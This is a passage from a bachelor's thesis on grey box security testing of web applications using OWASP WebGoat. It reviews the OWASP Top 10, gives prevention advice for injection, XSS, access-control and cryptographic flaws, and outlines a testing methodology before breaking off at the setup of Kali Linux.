Enhancing Web Application Security through Grey Box Testing: A Comprehensive Evaluation and Implementation

By

Albi Berberi

A THESIS

Submitted to

KOLEGJI UNIVERSITAR "Instituti Kanadez i Teknologjisë"

University College "CANADIAN INSTITUTE OF TECHNOLOGY"

Faculty of Engineering

Department of Software Engineering

In partial fulfillment of the requirements for the degree of:

Bachelor in Software Engineering

Submitted on June 18th, 2024

I understand that my thesis will become part of the collection of Canadian Institute of Technology. My signature below authorizes release of my thesis to any reader upon request. I also affirm that the work represented in this thesis is my own work.

Title: Enhancing Web Application Security Through Grey Box Testing: A Comprehensive Evaluation and Implementation

Abstract:

Living in an era where web applications are essential to successful business operations and personal activities, their security establishment is preeminent. The enhancement of web application security is analyzed through a grey box testing implementation, thus focused on the practical assessment using OWASP WebGoat, which is a deliberately insecure application designed for academic purposes.

Grey box testing is a hybrid methodology that combines aspects of white box and black box testing, offers a thorough evaluation by utilizing a partial understanding of the internal workings of the system while carrying out exterior testing methods. The goal of this approach is to find vulnerabilities that only external or internal testing methods could miss. This study is set up to give a comprehensive rundown of gray box testing techniques, together with their benefits and drawbacks. It entails a methodical assessment of WebGoat using a range of testing techniques to find and fix any security vulnerabilities. The paper illustrates typical vulnerabilities and shows how grey box testing may successfully improve the security posture of online applications by imitating real-world attack scenarios. By providing useful advice and detailed implementation instructions for gray box testing in web application security audits, this thesis advances the area. To develop a more robust web application architecture, it advocates for the incorporation of gray box testing into regular security methods, underscoring the significance of taking a balanced approach to security testing. The results are intended to help cybersecurity experts and institutions fortify their defenses against dynamic attacks.

Keywords:

Web Application Security, Grey Box Testing, Vulnerability Assessment, Security Flaws, WebGoat, Security Audits, Real-world Attack Scenarios, Cybersecurity, Educational Purposes

Acknowledgement

This thesis represents not only my work at the keyboard but also the support and guidance of many people. It is a pleasure to convey my gratitude to them all in my humble acknowledgment.

First and foremost, I would like to express my sincere gratitude to my supervisor, Anxhela Baraj, for the continuous support of my study and research, for their patience, motivation, and immense knowledge. Their guidance helped me in all the time of research and writing of this thesis.

I am also grateful to all professors and staff at Canadian Institute of Technology whose expertise was invaluable in my academic advancement and whose resources and administrative support made this journey a smoother one.

I would like to thank my fellow students and friends, for their encouragement and insightful comments. Our discussions and your perspectives helped me greatly in shaping my ideas and ensuring the practical relevance of this work.

This accomplishment would not have been possible without all of you. Thank you.

Table of Content

List of Figures

List of Diagrams

List of tables

I. Introduction

I.1 Objectives

Preface of Web Application Security:

- Outlining the significance of web application security in contemporary technology.
- To consider typical security risks and web application weaknesses.

Understanding Grey Box Testing:

- Explaining the concept of grey box testing
- Distinguishing between black box and white box testing and grey box testing techniques.

Implementation Using WebGoat:

- Presenting penetration testing methods using WebGoat as a useful tool.
- To outline WebGoat's setup and configuration in relation to this study.

Testing Methodologies and Vulnerability Identification:

- To describe the penetration testing procedures used on WebGoat.
- Determining the instruments and methods employed.
- To compile a list of the vulnerabilities found throughout the intrusion.
- Analyzing the impact and severity of these vulnerabilities.

Mitigation Strategies:

- To suggest practical strategies to mitigate the identified vulnerabilities.
- To discuss best practices for improving web application security based on the findings.

Conclusion and Recommendations:

- To enumerate the principal discoveries of the research.

I.2 Motivation

Because they make it possible for things like social networking, e-commerce, and online banking, web applications are vital to modern life. But as they become more common, the risks they face from sophisticated cyberattacks grow along with their usage. Data integrity, privacy and other aspects are put at risk from these cyberattacks. Due to the dynamic and complicated nature of modern web applications, traditional security measures frequently prove to be inadequate. Both approaches have limitations: white box testing offers a thorough analysis with full visibility into the internal workings, while black box testing offers an external view of the system without any internal knowledge. While white box testing might miss problems that are only noticeable during external interactions, black box testing might ignore internal vulnerabilities. Grey box testing comes up as an effective hybrid strategy that combines the advantages of white box and black box testing. The Open Web Application Security Project (OWASP) maintains WebGoat, an intentionally insecure web application that makes a perfect platform for trying and testing grey box testing methods. It simulates actual attack scenarios and vulnerabilities, thus it's a great tool for learning about the nuances of web application security. The need to improve web application security through efficient testing techniques is what inspired this study. It is intended that the advantages and difficulties of this strategy are demonstrated by implementing a grey box penetration test on WebGoat.

I.3 Research Questions

- What are the most common vulnerabilities found in WebGoat, and how can they be exploited and mitigated?
- What vulnerabilities can grey box testing find that other testing techniques might overlook?
- How can the findings penetration testing be used to improve the overall security posture of web applications?
- How can the lessons learned from WebGoat be applied to improve the security of actual web applications?

II. Literature Review

II.1 Introduction

This literature review provides a comprehensive analysis of existing research and practices related to web application security and grey box testing. This section aims to contextualize the current study by exploring the theoretical foundations, methodologies, and findings of previous works in these domains.

II.2 Web Application Security

Li, X., & Xue, Y. (2011, p.1) consider web applications to be one of the most prevalent platforms for information and services delivery over Internet today. They are becoming more and more popular for a variety of reasons, such as their cross-platform compatibility, remote accessibility, quick development, etc. AJAX, or Asynchronous JavaScript and XML, technology also improves online applications' responsiveness and interactivity, which benefits users.




Diagram 1: Overview of Web Application (Li & Xue 2011)

Because web applications are used so widely across many industries, web application security is an essential component of modern cybersecurity. Numerous studies and reports draw attention to the growing sophistication of cyberattacks directed towards web applications as well as the changing threats of the environment. In contrast to the 822 million records that were exposed in 2015, 4,281 million records were exposed in 2016, according to RiskBased Security's Data Breach Trends 2016 report. The consequences of incidents worsened significantly in 2016, despite a decrease in the number of reported incidents. It is evident that there is no relationship between the quantity of incidents and their outcomes. This fact serves as a reminder that even a small security breech can have far-reaching effects. To reduce all risks, security standards must be strictly adhered to, not ignoring any possible threat.




Diagram 2: Security Breach Trends (RiskBased, 2012-2016)




Diagram 3:Security Breach Trends of 2016 by industry (RiskBased, 2016)

Attacks on web applications pose the biggest risk to the security of an organization. In 2015, web app attacks accounted for 40% of all breaches. WhiteHat Security analyses reveal that between 5 and 32 vulnerabilities have been discovered on thousands of web applications in various industries. According to the same study, 40% of online applications need significant security improvement, and only 5% of applications have outstanding application security. Finding a vulnerability does not automatically resolve the issue. It also takes time to take action to address these vulnerabilities.

The OWASP top 10 list of Web Application Security Risks list which is widely recognized as a standard for understanding and mitigating the most critical security risks in web applications for 2021 is as follows:

1. A01: Broken Access Control
2. A02: Cryptographic Failures
3. A03: Injection
4. A04: Insecure Design
5. A05: Security Misconfiguration
6. A06: Vulnerable and Outdated Components
7. A07: Identification and Authentication Failures
8. A08: Software and Data Integrity Failures
9. A09: Security Logging and Monitoring Failures
10. A10: Server-Side Request Forgery

Only some of these common web application vulnerabilities will be tested in this research study, thus it will be given a short description of each one of them in the upcoming sections.




Table 1: Top 10 OWASP Vulnerabilities (OWASP, 2021)

II.3 Vulnerability Types

The following vulnerability definitions are given according to a South Florida Journal of Development article on Web application security. These are only the ones that are tested throughout this study.

- Broken Access Control

  Constructing robust authentication and session management sometimes may not be enough. Attackers can't steal session info or credentials, but they can still use more privileged user rights if user roles and their restrictions have not been defined properly. Attackers may access and modify other users' data without breaking any authentication rules.

  Preventions:

  - Access control must be implemented in trusted server-side where attackers can't modify access conditions.
  - Implement user role and access right control mechanisms once and re-use them in all

    application
  - Give users only required rights, don't give unnecessary read, create, update or delete rights. Give these rights by record

- Disable web server directory listing. Don’t keep metadata files in web roots.
- Log and watch access failures and alert admins




Diagram 4: Broken Access Control (geeksforgeek.com, 2022)

- Injections

Injections into SQL, OS, and LDAP occur when commands or queries contain instructions and untrusted data. Serious consequences from injected commands could include the complete database being dropped or unauthorized data access.

Preventions:

- Developing safe APIs that don't require concatenating commands or queries. The best line of defense is to use parameterized queries with Entity Framework or ORMs.
- Applying white list input validation.
- Escaping special characters in dynamic queries.
- If queries use LIMIT and other SQL controls, the damage from injection will be minimal.




Diagram 5: SQL Injection Attack (spanning.com, 2024)

- Cross-Site Scripting (XSS)

  Two thirds of applications contain this vulnerability.

  "They are attacks of an injection type, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it" (KristenS OWASP, 2024).

Preventions:

- Using some up to date frameworks like React prevents XSS attacks automatically.
- Escaping untrusted HTTP request data and applying context sensitive encoding.
- Enabling Content Security Policy header.




Diagram 6: Cross Site Scripting Attack (Cloudflare, 2024)

- Cryptographic Failures

Poor cryptography directly affects the security of an application and its data. Lack of security can let attackers steal and modify data to conduct fraud, and identity theft, which can lead to serious consequences (Hiremath, 2021).

Preventions:

- Classify data processed, stored, or transmitted by an application.

- Make sure to encrypt all sensitive data at rest.
- Encrypt all data in transit with secure protocols such as TLS with forward secrecy (FS) ciphers, cipher prioritization by the server, and secure parameters.




Diagram 7: Encryption and Hashing (TaxBandits Engineering, 2023)

II.4 Traditional Testing Methodologies

Traditional web application security testing methodologies include black box testing and white box testing, each with its own strengths and limitations.

- Black Box Testing: This approach involves testing the application from an external perspective without any knowledge of its internal workings. It simulates an attack by an external hacker and is useful for identifying vulnerabilities that can be exploited from

outside the system. However, it may miss vulnerabilities that are only apparent with internal knowledge.

- White Box Testing: In contrast, it involves a thorough examination of the application's internal structure, code, and logic. It is effective in identifying logical errors and security flaws that are not visible from an external perspective. However, it requires significant access and knowledge of the application's internals, which may not always be feasible.




Figure 1: Types of Testing Methods [Security Boulevard]

II.5 Grey Box Testing

A hybrid approach, combining elements of both black and white box testing.

- Advantages: Offering a balanced perspective, allowing testers to identify vulnerabilities that might be missed by purely external or internal testing. It is particularly effective in

uncovering complex security issues that involve both external attack vectors and internal logic flaws.

- Methodologies and Techniques: Grey box testing methodologies typically involve a combination of automated tools and manual testing techniques. Tools like Burp Suite are commonly used for vulnerability scanning and analysis, while manual techniques focus on detailed inspection and exploitation of identified vulnerabilities.

II.6 WebGoat Testing Platform

WebGoat is an intentionally insecure web application maintained by OWASP for educational purposes. It provides a practical platform for demonstrating and evaluating web application security testing methodologies.

- Purpose and Design: WebGoat is designed to teach security professionals about common vulnerabilities and how to mitigate them. It includes a variety of lessons and exercises that simulate real-world attack scenarios.
- Previous Studies Using WebGoat: Several studies have utilized WebGoat to demonstrate security testing techniques and assess their effectiveness. These studies highlight the educational value of WebGoat in training security professionals and improving web application security practices.

Figure 2: WebGoat Logo (Security Orb)

III. Methodology

III.1 Research Approach

The study uses a grey box testing strategy that combines aspects of black box (external testing without code knowledge) and white box (code-level insights) approaches. Using this hybrid approach, which combines external testing with an in-depth analysis of the application's internal workings, vulnerabilities can be thoroughly examined.

III.2 Environment Setup

Configuring the environment, make sure that the dependencies, network settings, and access controls are correct.

Set Up the Testing Instruments

Static Analysis: Configure code analysis tools such as SonarQube.

Dynamic Analysis: Set up Burp Suite or OWASP ZAP to intercept and modify HTTP traffic.

Database Monitoring: To identify SQL injection attempts, use logging and SQL query monitoring.

Tools for Fuzzing: Get resources ready for fuzzing input fields and endpoints, such as OWASP Wapiti.

Documentation: Maintain detailed documentation of the environment setup to ensure reproducibility and transparency.

III.3 Vulnerability Identification

To determine which parts of WebGoat are susceptible to XSS, SQL injections, and cryptographic errors.

Cryptographic Failures:

Examine WebGoat modules related to cryptography to identify the use of weak algorithms, improper key management, and insecure implementations.

Identify points in the code where cryptographic processes are handled.

SQL Injections:

Explore WebGoat modules and input fields where user-supplied data interacts with SQL queries.

Locate query execution points and potential entry points for SQL injections.

Cross-Site Scripting (XSS):

Examine how WebGoat handles user input; look for places where information is reflected back to the user or saved and then rendered without the necessary sanitization.

Examine form fields, URLs, and API endpoints to find injection points.

Techniques:

Code Review: Perform manual and automated code reviews to find vulnerabilities.

Baseline Testing: Conduct initial tests to establish a baseline understanding of the application's current security posture.

III.4 Analysis of Testing Results

Analyzing the results of grey box testing to understand the severity and impact of the identified vulnerabilities.

Categorize Findings:

Severity Levels: Classify vulnerabilities based on their potential impact (e.g., critical, high, medium, low).

Affected Areas: Document which parts of the application are affected by each vulnerability.

Assess Impact:

Cryptographic Failures: Evaluate the risks associated with weak cryptographic practices.

SQL Injections: Determine the potential consequences of successful SQL injection attacks, such as data exposure or unauthorized access.

XSS Vulnerabilities: Assess the potential for malicious code execution and its impact on users.

Recommendations:

Provide actionable recommendations for mitigating identified vulnerabilities.

Suggest best practices for secure coding and configuration to prevent similar issues.

III.5 Data Collection Techniques

1. Static Analysis Tools:

- Tools: SonarQube, ESLint, FindBugs, etc.
- Data: Reports identifying insecure code patterns, deprecated cryptographic algorithms, and potential injection points.

2. Dynamic Analysis Tools:

- Tools: OWASP ZAP, Burp Suite.
- Data: Logs and reports capturing the application's responses to various attack vectors, including SQL injections and XSS payloads.

3. Fuzzing Tools:

- Tools: OWASP Wapiti, SQLMap, and custom scripts.
- Data: Results from fuzzing various input fields to identify potential vulnerabilities.

4. Manual Testing:

- Tools: Custom scripts, browser developer tools.
- Data: Observations from manually testing input fields, URLs, and user interactions.

5. Database Monitoring:

- Tools: Database logs, SQL query profilers.
- Data: Information on executed SQL queries and their sources to identify SQL injection attempts.

6. Application Logs:

- Tools: WebGoat built-in logging, external log aggregators.
- Data: Logs capturing application events, errors, and security-related information.

III.6 Evaluation and Reporting

Evaluating the effectiveness of the grey box testing methodology and document the entire process and findings.

Assess how well the grey box testing approach identified and mitigated vulnerabilities.

Compare the security posture of WebGoat before and after the implementation of security enhancements.

Compile Report:

Document the entire methodology, including environment setup, testing procedures, analysis, and enhancements.

Include detailed descriptions of vulnerabilities, their impact, and the mitigation strategies applied.

Present findings in a structured format with visual aids such as diagrams, charts, and screenshots where applicable.

Propose Future Work:

Suggest areas for further research and improvement in grey box testing and web application security.

Recommend additional testing techniques or tools that could complement the current methodology.

Deliverables:

Thesis Document: A comprehensive report covering all aspects of the methodology, findings, and conclusions.

Presentation: A summary of the thesis for presentation purposes, highlighting key findings and recommendations.

III.7 Ethical Considerations

Given the sensitivity of security testing, ethical considerations were strictly adhered to:

1. Authorization: Ensuring all testing was conducted within a legally and ethically approved environment.

III.8 Limitations

The methodology acknowledges certain limitations:

1. Scope: The study focuses only on WebGoat, which may not represent all types of web applications.
2. Tool Limitations: The effectiveness of the tools and techniques used may vary based on the specific configurations and contexts of other web applications.

IV. Implementation

IV.1 Reconnaissance

Learning as much as possible about a target's environment and system traits prior to launching an attack. The more information we can identify about a target, the better chance we have to identify the easiest and fastest path to success. According to Muniz, whether we are looking for fresh intelligence on a target or simply confirming existing information, the first step in any Penetration Testing service engagement is reconnaissance. The first step in reconnaissance is to define the target environment using the extent of the task. After the target has been located, an investigation is conducted to obtain information about it, such as the communication ports used, the location of the target, the services it provides to customers, and so forth. Using this information, a strategy for the most straightforward ways to achieve the intended outcomes will be developed. An inventory of all the assets being targeted, the applications connected to them, the services they are used for, and the potential owners of the assets should all be included in the deliverable of a reconnaissance assignment.

Installation

Kali Linux is installed in Oracle VM VirtualBox.




Figure 3: Kali Linux in VM Virtual Box (author)

To download it as an ISO file, we must go to https://www.kali.org/get-kali/#kali-virtual-machines as in the following

